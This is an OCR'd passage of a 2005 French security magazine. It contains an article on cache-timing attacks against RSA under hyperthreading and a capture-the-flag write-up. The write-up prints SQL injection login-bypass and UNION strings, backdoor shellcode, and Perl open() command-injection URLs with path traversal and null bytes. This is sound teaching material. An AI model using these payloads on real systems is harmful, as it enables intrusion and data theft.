
misc

MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

L 19018 - 20 - F: 7,45 € - RD
France Métro : 7,45 Eur - CH : 12,5 CHF
BEL LUX, PORT.CONT : 8,5 Eur - CAN : 13 $C
MAR : 75 DH

20 juillet août 2005

100 % SÉCURITÉ INFORMATIQUE



Cryptographie malicieuse :

quand les vers et virus se mettent à la crypto

- polymorphisme
- obfuscation
- blindage
- cryptanalyse
- backdoor

CHAMP LIBRE

Hyperthreading ; la faille était dans le pentium

SYSTÈME

Bluetooth, nouvelle technologie ou nouvelles failles ?

SCIENCE

Information et entropie selon Shannon

Sommaire

Édito

Tant de cerveaux !

Puisque c'est l'été, que vous êtes loin de vos ordinateurs à lézarder sur la plage en lisant MISC pour impressionner les filles (ou les garçons), je vais vous mettre à contribution. Il serait dommage de se priver de tant de cerveaux, le *grille* (au soleil) *computing* étant de saison.

Rassurez-vous tout de suite, je ne cherche pas à vendre du temps de cerveau à Coca : les articles de ce numéro sont toujours du même acabit, rien à voir avec la préparation mentale nécessaire au conditionnement préalable à toute bonne publicité. Au contraire. J'ai deux appels à passer, un pour des témoignages, l'autre pour des idées.

Tout d'abord, une conférence comme SSTIC ou une revue comme celle que vous tenez entre vos mains sont destinées à des initiés. En tant que tel, vous savez pertinemment que la plus grosse vulnérabilité reste ce p****n d'*end-user* (pléonasme pour désigner l'utilisateur final en langage châtié, mais en général, quand on en vient à parler de lui, c'est bien souvent parce qu'il a commis une bêtise qui donne une bonne approximation de ce qu'est l'infini).

Une question revient souvent : « comment le sensibiliser ? ». En effet, comment lui faire prendre conscience qu'il est le maillon faible (comme le dit si judicieusement Laurence Boccolini : « Si tu ne fais pas le poids, tu dégages. »). Bien sûr, il n'est pas question de lui faire quitter le cercle de la sécurité, ce n'est pas possible. En revanche, il faut trouver comment l'intégrer dedans, le responsabiliser, l'impliquer. À titre d'exemple, certains administrateurs organisent des concours de mots de passe : chaque semaine, la liste des mots de passe cassés est affichée bien ostensiblement à côté de la machine à café par exemple. Effet garanti au bout de quelques semaines, les personnes visées ont compris comment construire un mot de passe robuste et la liste diminue miraculeusement.

Je sais combien cette démarche de sensibilisation est délicate et compliquée. Souvent, on conserve bien trop le nez dans le guidon, alors que les choses évidentes pour des initiés constituent des révolutions pour les béotiens. On parle, on se laisse emporter, alors qu'il faudrait aller à l'essentiel et se taire. Comme le dit Christophe Dechavanne à ses prestigieux invités trop bavards : « La ferme, célébrité ! ».

Je recherche donc des témoignages de mesures mises en place dans des entreprises, des laboratoires, etc., afin de constituer un florilège d'idées qui sera ensuite partagé dans ces colonnes. Ne croyez pas, à cause de cet appel à témoin, que Jean-Luc Delarue soit entré dans l'équipe éditoriale, mais un sujet d'une telle importance, ça se discute.

L'autre contribution pour laquelle je requiers encore vos neurones porte sur des idées de dossiers et d'articles. On ne sait jamais, il faut que je pense à renouveler mon stock d'auteurs, avec la canicule qui s'annonce... Donc, s'il y a des sujets qui vous tiennent à cœur et qui n'ont jamais été traités ou d'autres sur lesquels vous voudriez que nous revenions, ne vous gênez pas pour me le faire savoir. Je m'inclinerai et resterai courbé devant ces suggestions, sans aucun doute.

Et encore mieux, si vous vous sentez d'écrire vous-même sur ces thèmes, ce sera avec plaisir. Enfin, je préfère vous prévenir, écrire pour MISC n'est pas forcément une opération très agréable : je mets du temps à répondre (voire j'oublie), je suis (très) exigent sur la qualité des articles, je pinaille, j'ergote, je bougonne, et par-dessus tout, au final, laisser paraître un article ou non, c'est mon choix.

Enfin, ces grandes vacances pendant lesquelles le pays s'arrête de vivre ne sont pas un luxe. Encore une fois, SSTIC (**http://www.sstic.org**) fut épuisant : les journées furent longues et les nuits bien trop courtes. Heureusement qu'il n'existe aucune photo pour en témoigner (ou pas ;-). Je profite donc de ces lignes pour remercier encore les participants, les orateurs et tout le personnel de l'ESAT qui nous a accueillis pendant ces 3 jours. Pour ceux qui ont raté cet évènement, rassurez-vous, on remet ça l'an prochain. En revanche, la mauvaise nouvelle est que nous restreindrons le nombre de places (à moins d'offrir au minimum un tour du monde et un écran plasma à chaque membre du Comité d'Organisation, celui-ci refusera toute forme de corruption pour outrepasser cette limite).

Comme me le dit mon beau-frère, « t'es fin ». Je crois qu'il est temps que je parte moi aussi en vacances. Bonne lecture et reposez-vous bien.

Fred Raynal

Timing attack et hyperthreading

Les processeurs modernes sont de plus en plus compliqués et difficiles à mettre en œuvre. Qu'en est-il de la sécurité des implémentations ? Peut-on exploiter les avancées technologiques pour obtenir de l'information sur les clefs de chiffrement ? Autant de questions auxquelles nous allons essayer de répondre.

1. Introduction

L'idée générale derrière ce type d'attaques déjà présenté dans [1], est qu'il est difficile d'implémenter un algorithme cryptographique de façon neutre. Par neutre, je veux dire qu'un attaquant observant notre implémentation (puissance, rayonnement...) n'obtient pas plus d'informations que s'il était devant une boîte noire. L'objectif de l'attaquant est de retrouver la clef secrète qui est utilisée par le système quand il chiffre des données confidentielles. Si par le biais d'un canal caché (*side-channel attack*), il est possible de retrouver la clef ou suffisamment de bits pour que la recherche exhaustive sur la partie de la clef manquante soit possible alors l'implémentation est compromise.

L'implémenteur et le cryptographe aimeraient avoir des critères de sélection pour évaluer la sécurité de leur implémentation. Pour cela, ils ont besoin d'évaluer la quantité d'information qui s'échappe lors de l'exécution. Il faut connaître le rapport signal/bruit, c'est-à-dire la quantité de données extractibles par l'attaquant. Pour illustrer les difficultés qu'entraînent une nouvelle technologie comme l'*hyperthreading*, je vais expliquer de nouvelles attaques contre le système RSA telles qu'elles ont été présentées dans [3].

2. Optimisation de l'exponentiation modulaire

L'implémentation de RSA a connu beaucoup de changements depuis sa création. L'opération centrale du système est le calcul de `C = M^e mod n` où `n` est le module public et `e` l'exposant secret. Cette opération est appelée « exponentiation modulaire ». Elle fait intervenir des multiplications modulaires et des élévations au carré (*square and multiply*) sur des entiers de grandes tailles (1024 bits). Pour effectuer cette opération, on peut prendre les bits de l'exposant les uns après les autres. C'est la méthode binaire que l'on a déjà vu dans [1]. Il existe d'autres variantes de square and multiply qui sont plus rapides. La méthode que l'on va cryptanalyser s'appelle « *sliding window* ». Elle consiste à évaluer l'exposant en `p` fenêtres `Fi` de taille variable `L(Fi)`. Sans entrer dans les détails (on peut trouver plus d'informations dans [4]), cette méthode fait appel à une table de précalcul. C'est précisément le fait d'avoir une table de précalcul qui va rendre possible la *side channel attack*. Tout ceci sera plus clair avec un exemple.

Prenons une taille de fenêtre `d = 3`, on va décomposer `e = 3665` soit `111001010001` en base 2. On obtient la décomposition suivante :

`e = 111 00 101 0 001`

La phase de précalcul consiste à stocker tous les `M^w` où `w` représente toutes les fenêtres non nulles possibles, c'est-à-dire `w = 3, 5, 7, ···, 2^d − 1`.

Methode binaire	Methode des fenêtres
if $e_{k-1} = 1$ **then** $C := M$ **else** $C := 1$ **for** $i = k - 2$ **downto** 0 $C := C.C \mod n$ **if** $e_i = 1$ **then** $C := C.M \mod n$ **return** C	$C := M^{F_{p-1}} \mod n$ **for** $i = p$-2 **downto** 0 $C := C^{2^{L(F_i)}} \mod n$ (1) **if** $F_i \neq 0$ **then** $C := C.M^{F_i} \mod n$ (2) **return** C

Figure 1 : Algorithmes d'exponentiation

bits	w	M^w
011	3	$M.M^2 = M^3$
101	5	$M^3.M^2 = M^5$
111	7	$M^5.M^2 = M^7$

Figure 2 : Table de précalcul

i	F_i	$L(F_i)$	(1)	(2)
3	00	2	$(M^7)^4 = M^{28}$	M^{28}
2	101	3	$(M^{28})^8 = M^{224}$	$M^{224}.M^5 = M^{229}$
1	0	1	$(M^{229})^2 = M^{458}$	M^{458}
0	001	3	$(M^{458})^8 = M^{3664}$	$M^{3664}.M = M^{3665}$

Figure 3 : Trace d'exécution

Enfin pour terminer sur la présentation des algorithmes d'exponentiation modulaire voici la comparaison en moyenne entre la méthode binaire et la méthode sliding window pour 512 bits d'exposant. Pour la méthode binaire on obtient **766 multiplications**. Pour l'algorithme sliding windows avec une taille de fenêtre `d = 5`, on obtient seulement **607 multiplications**. Ce gain est suffisamment important pour qu'une bibliothèque comme `Openssl` utilise cette méthode.

3. Accès mémoire

Maintenant nous allons traquer ce qui peut faire varier de façon significative le temps d'exécution d'un processus. Je n'ai bien sûr pas la place ici de faire un cours d'architecture des processeurs, néanmoins toute personne désireuse d'acquérir plus de connaissances dans ce domaine peut consulter la bible [2]. Je me concentrerai seulement sur les accès mémoire. La latence d'un accès mémoire dépend de sa position dans la hiérarchie mémoire. Si une donnée est dans un niveau de cache, alors le temps d'accès est plus rapide que si elle avait été en RAM. On parle de *cache hit* si la donnée est dans le cache et de *cache miss* dans le cas contraire.

Cedric Lauradoux
INRIA Rocquencourt Projet CODES




Figure 4 : Hiérarchie mémoire

La description complète d'une mémoire cache est trop complexe pour être abordée ici (encore une fois, pour plus de détails consultez [2]). On peut trouver en effet plusieurs niveaux de cache et des caches dédiés aux instructions ou aux données. La taille du cache est relativement petite par rapport à la RAM. La taille est donc un paramètre important car certaines données ne pourront pas tenir dans le cache. La taille des éléments qui rentrent ou sortent du cache est important. Il ne faut s'imaginer que l'on charge seulement des entiers de 32 bits quand on en aura besoin. On va charger des blocs mémoire de taille fixée. Il est aussi important de savoir comment les blocs de données sont rangés et remplacés. Tous ces paramètres et bien d'autres encore influencent le temps d'accès aux données. Il est donc difficile quand on fait des accès aléatoires à une grande table de savoir comment va se comporter le programme.




Figure 5 : Cache du Pentium 4

Dans la figure 5, on trouve les caractéristiques du cache de certains Pentium 4. Les caches du Pentium sont associatifs par ensemble. Cela veut dire que l'on peut placer chaque bloc dans un nombre `m` de positions (le cache est dit « m-associatif »). Il faut encore savoir dans quel bloc on va faire le remplacement. Pour cela on utilise un algorithme qui s'appelle *Least Recently Use* (LRU) qui effectue les remplacements dans les blocs les moins récemment utilisés.

Dans ce qui suit, je représenterai un cache avec seulement 2 sous-ensembles de 4 lignes et LRU. C'est largement suffisant pour comprendre le fonctionnement d'un cache. J'ai représenté dans la figure 6 des séries d'accès à 2 tables T et Q. L'accès à Q est un accès conditionnel qui ne se fait donc pas en permanence. Au démarrage le cache est vide, on le charge avec la table T : tous les accès mémoire sont des cache miss. Il faut aller les chercher en RAM. Quand on cherche à accéder à Q le bloc LRU (qui appartient donc à T) doit sortir du cache et la ligne de Q adéquate doit y être insérée. On cherche ensuite à réaccéder à T. Problème : certains blocs n'y sont plus. Pire, en les ramenant dans le cache on va faire sortir des blocs auxquels on doit accéder. On remarque donc que quand on fait un accès à Q, le nombre de cache miss est plus élevé. Pas seulement le nombre de cache miss, mais également le temps d'exécution et la consommation d'énergie. C'est ce que j'ai représenté dans la figure 6.




Figure 6 : Séquence d'accès mémoire

Si on revient à l'exemple du RSA avec sliding window, quand la fenêtre de l'exposant n'est pas nulle, on réalise une multiplication modulaire, une élévation à une puissance de 2 et un accès en table. Dans le cas contraire, on réalise seulement les élévations à des puissances de 2. Ainsi le nombre de cache miss est potentiellement plus important lors des itérations avec multiplication modulaire. Idéalement on voudrait que chaque accès à la table soit un cache miss afin d'être sûr d'observer un temps de latence plus long lors de l'itération. Le problème est que juste avant de commencer l'exponentiation, on calcule la table. Ceci signifie que la table est en grande partie dans le cache. Ceci n'arrange pas nos affaires, il faudrait pouvoir enlever la table du cache (*flush table*). Ensuite à chaque itération de l'algorithme avec une fenêtre non nulle, il faudrait encore nettoyer le cache pour être sûr que des bouts de la table ne sont pas dans le cache. Ainsi, en mesurant le nombre de cache miss dans l'exponentiation, on va pouvoir distinguer les itérations avec ou sans multiplications. On trouve directement le bit le moins significatif de chaque fenêtre.

```
Le Sliding Windows
Calcul de la table
Flush table
C := M^{F_{p-1}}  mod n
for i = p-2  downto 0
    C := C^{2^{L(F_i)}}  mod n (1)
    if F_i ≠ 0 then C := C.M^{F_i}  mod n (2)
    mesure du ratio de miss
    Flush table
return C
```

Figure 7 : placement de la sonde

Cette attaque semble impossible en pratique, car il n'existe pas de moyen de mesurer le nombre de miss à chaque itération de l'algorithme. Il faudrait que le processeur soit capable d'exécuter 2 processus en même temps : un qui réalise l'exponentiation, l'autre qui serait un processus espion. Justement la solution arrive...

4. Hyperthreading

L'hyperthreading est une technologie développée par Intel pour améliorer les performances de ses processeurs. Sur un processeur *monothread*, la ressource de calcul est allouée par l'ordonnanceur de façon plus ou moins séquentielle et pour une durée déterminée t. Un unique processus, le processus courant A, fait alors une utilisation plus ou moins bonne des ressources du processeur. Si on rajoute un deuxième processeur, on peut exécuter 2 threads en simultané mais le potentiel des 2 processeurs reste toujours sous-exploité.




Figure 8 : Intérêt de l'hyperthreading (chaque case représente une ressource du processeur)

Avec la technologie hyperthreading, les ressources d'un unique processeur sont partagées par 2 threads qui s'exécutent simultanément. Avec un processeur hyperthreadé, on a virtuellement 2 processeurs dans 1. Dans la figure 8, j'ai représenté le cas idéal où les deux threads ne cherchent pas à accéder systématiquement aux mêmes ressources. Ainsi avec l'hyperthreading, on oscille entre 1 et 2 processeurs en 1 seul car les exigences des 2 processus sont souvent les mêmes. Le fait que les ressources du processeur soient partagées ne signifie pas que le deuxième thread peut accéder aux données du premier, du moins s'il n'y a pas de segment de mémoire partagée. Les espaces d'adressage des deux processus restent bien distincts, mais en revanche il n'y a qu'un seul cache. Ainsi, quand les données du **processus A arrivent dans le cache**, elles peuvent très bien faire **sortir des données du processus B**. Et voilà notre canal caché pour mesurer le nombre de cache miss !

Le processus espion est responsable de la table T qui recouvre tout le cache. Le processus effectue des opérations sur un sous-ensemble du cache et mesure les temps d'accès à chaque bloc. Ensuite, il passe au sous-ensemble suivant et ainsi de suite. En accédant au sous-ensemble, il éjecte aussi les blocs de l'exponantiation. On a implémenté la sonde qui mesure le temps d'accès et le nettoyeur de cache.

Les accès à la table Q représentent le processus d'exponentiation. Quand on fait une multiplication modulaire, le nombre d'accès est plus grand, ce qui implique que la mesure du processus espion est plus fortement perturbé. On détecte ainsi les cycles avec ou sans multiplication. Bien sûr, je vous passe tous les détails sordides d'implémentation (problèmes de TLB, `prefetch`...) et le fait qu'il y ait un bruit sur les mesures à cause des interruptions et des accès en mémoire pendant les multiplications modulaires. C'est exactement ce qui a été proposé dans [3].

On peut faire aussi beaucoup plus simple en créant simplement un processus espion qui récupère le nombre de cache miss dans les registres de *monitoring* du Pentium 4 et qui ensuite nettoie le cache. Ces registres ne sont pas accessibles avec de simples droits utilisateur, il faut les privilèges de *root*. Les instructions qui nous permettent d'accéder à l'information utile sont RDMSR (*Read Model Specific Counter*), WRMSR (*Write Model Specific Counter*) et RDPMC (*Read Performance-Monitoring Counter*).

5. Conclusion

Il est assez remarquable de constater que les mécanismes d'optimisation des processeurs peuvent remettre en cause la sécurité des systèmes de chiffrement. Sans même remettre en cause la sécurité mathématique d'un algorithme, on est capable d'exploiter les faiblesses de l'implémentation même dans des cas complexes comme le nôtre. Ce type de faiblesse est généralement trouvé lorsque l'on cherche à *profiler* son code pour améliorer les performances. On voit aussi que l'optimisation algorithmique d'un programme en utilisant des tables a toujours un coût qui est souvent négligé ou oublié, celui de la surface mémoire. Je laisse ici de nombreuses questions en suspens. Principalement, vous vous demandez comment éliminer ce type de faille. Est-ce la tâche de l'OS, du fabricant de processeur ou du programmeur ? La réponse dans un prochain numéro.

Liens

[1] BART (Georges), « Récupérez votre code PIN ou une clé RSA avec un chronomètre », MISC 6, 2003.

[2] HENNESSY (John) et PATTERSON (David), *Architectures des ordinateurs : Une approche quantitative*, Vuibert informatique, 2003

[3] PERCIVAL (Colin), *Cache Missing for Fun and Profit.*

[4] KOC (Kaya Cetin), *High-Speed RSA Implementation*, 1994.

Misc le magazine 100% sécurité informatique

La sécurité informatique repose sur l'interconnexion de nombreux domaines. Il est nécessaire d'appréhender et de connaître les techniques d'attaque des pirates afin de mettre en place les **méthodes** et les **outils de défense** adéquats.


MISC est un magazine consacré à la sécurité informatique sous tous ses aspects : de la **programmation des logiciels** au **durcissement des systèmes**. Il traite également des problématiques liées aux **réseaux** ainsi qu'aux **questions scientifiques** sous-jacentes, sans oublier également les **aspects organisationnels** et **juridiques**.

Vous avez découvert Misc récemment ? Vous êtes un lecteur fidèle, mais vous n'avez pas eu l'opportunité d'acquérir un ou plusieurs numéros lors de leur diffusion en kiosque ?

Sachez que tous les anciens numéros de Misc (1 à 19) sont disponibles sur :

www.ed-diamond.com

Notre moteur de recherche vous permet de retrouver parmi nos parutions les articles susceptibles de vous intéresser !



DIAMOND éditions

Les anecdotes du Challenge SecuriTech 2005

Le Challenge SecuriTech 2005 s'est terminé vendredi 1er juillet à minuit. Retour sur cette troisième édition qui a réuni près de deux mille personnes autour de quinze challenges pendant trois semaines.

La description complète des solutions serait trop longue pour figurer ici. L'objectif de cet article est de souligner les points intéressants de ces challenges sans se perdre dans les détails techniques : petites subtilités qui vous ont tenu éveillés, variations que vous avez imaginées ou incidents sur les serveurs, voici, challenge par challenge, les anecdotes de SecuriTech 2005.

Challenge 2 et Challenge 8 : analyses des sites web

Principe et solution

Ces challenges consistaient en une analyse de serveurs web : *banner fingerprinting* et scan de ports. Ils se résolvaient assez rapidement avec un `nmap` et un bon client telnet (comprenez tous sauf celui de Windows).

Les anecdotes

Le nom du serveur poems

Certains ont eu quelques difficultés à obtenir le nom du serveur de poèmes. Ils ont donc essayé d'utiliser le challenge suivant (l'exploitation du CGI) pour afficher le fichier de configuration d'Apache. Belle tentative, mais les droits UNIX avaient été correctement positionnés, interdisant à l'utilisateur d'exécution de lire ce fichier...

En réalité, une simple requête sur un fichier inexistant à partir d'un client telnet permettait d'obtenir la réponse :

```
GET /toto HTTP/1.0

Apache/2.0.54 (Unix) Server at poems_mirror Port 80
```

Le scan de ports

Plusieurs personnes ont détecté que le port 110 était ouvert et ont été surpris de voir leur réponse refusée au moment de la validation. Ce port n'était effectivement pas ouvert. Alors, bug du scanner ? Non, bien sûr, ce comportement provient en réalité de certains antivirus qui modifient la pile IP de Windows afin d'intercepter les requêtes vers les serveurs POP et d'effectuer l'analyse antivirale. Lorsque le scanner envoie une requête SYN sur le port 110, il reçoit parfois une réponse, provenant en fait de la pile locale et le considère donc comme ouvert.

Challenge 3 : simple façade ou site réel ?

Principe et solution

L'objectif de ce challenge était de contourner l'authentification d'un site web fondé sur PHP/MySQL, pour récupérer les informations liées aux personnes inscrites.

La détection de l'injection SQL était relativement rapide : l'authentification avec un utilisateur `toto` affichait l'erreur suivante :

```
... to use near ''toto'') AND (__pwd__ = PASSWORD(''))' at line 1
```

L'injection SQL classique consiste alors à former des équations booléennes toujours vraies dans les différents champs :

```
username=a')%20OR%20(1='1 password=a'))%20OR%20(1='1')%20%23
```

Mais si aucune erreur SQL n'était affichée, l'authentification était pourtant refusée. En effet, le code PHP ne se contentait pas de vérifier s'il existait au moins un utilisateur correspondant à ce couple (utilisateur/mot de passe), mais s'il en existait exactement un. La directive `LIMIT` de restreindre le nombre de champs retourné à un :

```
username=a')%20OR%20(1='1
password=a'))%20OR%20(1='1')%20LIMIT%201%20%23
```

Cette première injection outrepasse l'authentification. L'accès à la page d'information de l'utilisateur logué affichait alors l'erreur suivante :

```
Impossible error: If you see this message, it seems there is a fatal error on
server. Please contact administrator admin@books___store.com and tell him that
there is more than one user in USERS with the same username
```

En effet, la requête recherchant l'utilisateur `a')%20OR%20(1='1` retournait tous les utilisateurs de la base. Ce message permettait de récupérer le nom de la base (`USERS`) et de la colonne (`username`). Fort de ces informations, il fallait effectuer une seconde injection SQL dans la page de recherche de livres :

```
title=a')%20UNION%20SELECT%20username,username%20,username%20FROM%20USERS%20%23
```

qui permettait de récupérer la liste complète des `username`. Enfin, il fallait se réauthentifier avec ces différents comptes :

```
username=kgardos
password=a'))%20OR%20(1='1')%20LIMIT%201%20%23
```

Les anecdotes

Tirez dans le tas, Dieu reconnaîtra les siens !

Samedi 11 juin, une heure du matin, le challenge a tout juste commencé. Les rares et premières tentatives d'injection SQL sont subitement noyées dans un flot d'exploits, patchwork d'attaques pour Notes, SQLServer ou ORACLE mêlant des

Benjamin CAILLAT
b.caillat@security-labs.org
Ingénieur-Enseignant au Mastère Spécialisé Sécurité de l'Information et des Systèmes de l'ESIEA

shellcodes pour Windows ou Linux aux requêtes d'*overflow*. Les outils d'exploitation automatiques venaient d'entrer en action.

Tentatives, il faut le souligner, fort peu discrètes et n'ayant globalement pas conduit à des résultats très probants...

Le champ ___id___

Nombreux sont ceux qui ont résolu ce challenge de manière beaucoup plus directe : lors de l'affichage du premier message d'erreur, le champ `__pwd__` leur a permis de deviner la valeur du champ id : `__id__`. Une fuite d'information bien involontaire qui réduisait la résolution de ce niveau à la simple requête :

```
username=a'%20OR%20__id__='1
password=a'))%20OR%20(__id__='1')%20%23
```

Challenge 4 : l'accès aux fichiers de logs

Principe et solution

L'objectif de cette épreuve était de parvenir à exécuter des commandes sur un serveur web en exploitant `sendreport`, un CGI programmé en C. Le CGI était fourni sous forme binaire, la première étape consistait donc à son désassemblage afin d'étudier l'algorithme d'extraction des paramètres :

- Les paramètres sont lus depuis `stdin` dans un premier buffer alloué dynamiquement. Ils sont sous forme d'une longue chaîne de caractères du type `param1=val1&param2=val2&...`.
- La fonction `GetParameterLength()` parcourt tous les paramètres et récupère la taille des paramètres `email` et `message`.
- Deux *buffers* de tailles correspondant aux valeurs retournées par `GetParameterLength()` sont alloués.
- La fonction `Extractparameters()` parcourt tous les paramètres et recopie `email` et `message` dans les buffers alloués.

En apparence, aucun overflow n'est possible puisque les buffers alloués pour chaque paramètre sont de taille suffisante. La faille est purement algorithmique : sans le cas où la requête du client contient deux paramètres `email`, le premier étant de longueur 100 et le second de longueur 10, l'algorithme de la fonction `GetParameterLength()` indique que la taille sera celle de la seconde instance (10). Lors de l'extraction des paramètres, la première instance, de longueur 100, sera ensuite recopiée dans un buffer de taille 10, provoquant le débordement.

La suite de cette exploitation était un *heap overlow* classique sous Linux : l'adresse de `free()` ou de `fork()` dans la GOT pouvait être extraite de l'exécutable et celles des buffers pouvaient être calculées grâce à l'indication donnant l'adresse de la première allocation.

Challenge 6 : failles dans la backdoor « stealth »

Principe et solution

L'idée de ce challenge était d'exploiter une *backdoor* installée sur un serveur pour prendre son contrôle. Cette backdoor demandait deux authentifications : une première pour accéder à un mini-shell et une seconde pour passer en mode administrateur où il était alors possible de lancer un `cmd` distant.

La première authentification se contournait en envoyant une chaîne du type `\rAAAAAAAA\n`. L'utilisateur avait alors accès au mini-shell en mode non privilégié. En fait, la présence du `\r` provoquait une comparaison entre le mot de passe saisi et le vrai mot de passe sur... 0 caractère, et l'authentification réussissait.

Pour contourner la seconde authentification, il fallait exploiter une vulnérabilité de type buffer overflow au niveau de la commande `ntwk` du mini-shell. Le shellcode exécuté devait être de taille relativement réduite et ne comporter aucun caractère nul. Plutôt que d'essayer d'implémenter une fonctionnalité d'accès distant, il était beaucoup plus simple d'utiliser le code présent dans l'exécutable, par exemple en sautant juste avant l'appel à la fonction `CreateShellProcess()` qui créait le `cmd` distant :

```
00000000    mov ebp,0xdebf445a
00000005    xor ebp,0xdeadbabe      ; Restauration de ebp à 0x12FEE4
0000000B    mov eax,0xdeeda962
00000010    xor eax,0xdeadbabe
00000015    jmp eax                 ; Saut sur la fonction CreateShellProcess
```

Les anecdotes

Certains d'entre vous ont pensé à d'autres shellcodes :

Récupération du mot de passe pour passer en mode privilégié

```
00000000    mov eax,0x40719c11
00000005    shr eax,0x8                         ; eax = @ROOT_PASSWORD
00000008    push eax
00000009    sub al,0xc                          ; eax = @ de la chaine «
Name:.%s »
0000000B    push eax
0000000C    sub ax,0x6174
00000010    call eax                            ; saut sur la fonction «
PrintLine »
```

Qui permettait d'obtenir le mot de passe pour passer en mode priviligié :

```
$ Name:    B_l_a_c_k_M_o_o_n
```

Restauration de la pile après passage en mode privilégié

```
00000000    xor eax,eax             ; eax = 0
00000002    dec eax                 ; eax = 0xFFFFFFFF
00000003    shr eax,0x8             ; eax = 0xFFFFFF00
00000006    and ebp,eax             ; Positionne le dernier octet de ebp à 0
00000008    xor edx,edx             ; edx = 0
0000000A    inc edx                 ; edx = 1
0000000B    mov [ebp-0x4],edx       ; Passe iLevel à 1, représentant le mode
                                    privilégié
0000000E    push dword 0x4440136c   ; Restauration de l'adresse
                                    de retour ds main()
00000013    jmp short 0x1d          ; Saut de 8 octets pour éviter ebp/eip
00000015    dd 0x4312fee4
00000018    dd 0x0012fe94
0000001D    and [esp],eax           ; Ramène esp sur ebp (== leave)
00000020    ret                     ; Retour à l'exécution normale,
                                    mais en mode privilégié
```

Une méthode élégante qui ne conduit pas, comme les autres solutions, à un plantage de la backdoor.

Challenge 10 : prise de contrôle du serveur « poems »

Principe et solution

L'objectif de ce challenge était d'exploiter un CGI écrit en PERL pour exécuter des commandes arbitraires sur un serveur web. Il reposait sur un certain de nombre de subtilités de la fonction `open()`, décrites en détail dans [1].

Dans un premier temps, la commande `ls` pouvait être utilisée pour obtenir la liste des fichiers et localiser le programme `validnivo` dans l'arborescence :

```
disptxt.pl?file=../../../../../../../bin/ls%20-Rt%20/%20.txt|
```

Le `%20` représente le caractère espace. Le `|` permet d'indiquer à PERL que le nom de fichier est une commande à exécuter. Le `.txt` permet de contourner la vérification effectuée par le CGI que le fichier est bien un fichier texte.

Il fallait ensuite appeler l'exécutable `validnivo` en lui passant en paramètre le pseudo et le mail, opération qui comportait une petite subtilité. En effet si la requête suivante fonctionne :

```
file=../../../../../../../usr/local/myexeclocal/validnivo%20x90re%20x90re@yahoo.
fr.txt%20|
```

Le résultat est cependant faux car l'adresse mail prise en compte est `x90re@yahoo.fr.txt`. Ce problème pouvait être contourné en ajoutant le caractère `%00` après l'adresse mail :

```
file=../../../../../../../usr/local/myexeclocal/validnivo%20x90re%20x90re@yahoo.
fr%00.txt%20|
```

Le caractère `%00` n'est pas considéré comme le caractère de fin de chaîne par PERL. La vérification de la présence de `.txt` est donc validée. La fonction `open` transmet ensuite les paramètres à du code C, qui considère le caractère nul comme une fin de chaîne. L'adresse mail finalement transmise à `validnivo` est bien `x90re@yahoo.fr`.

Les anecdotes

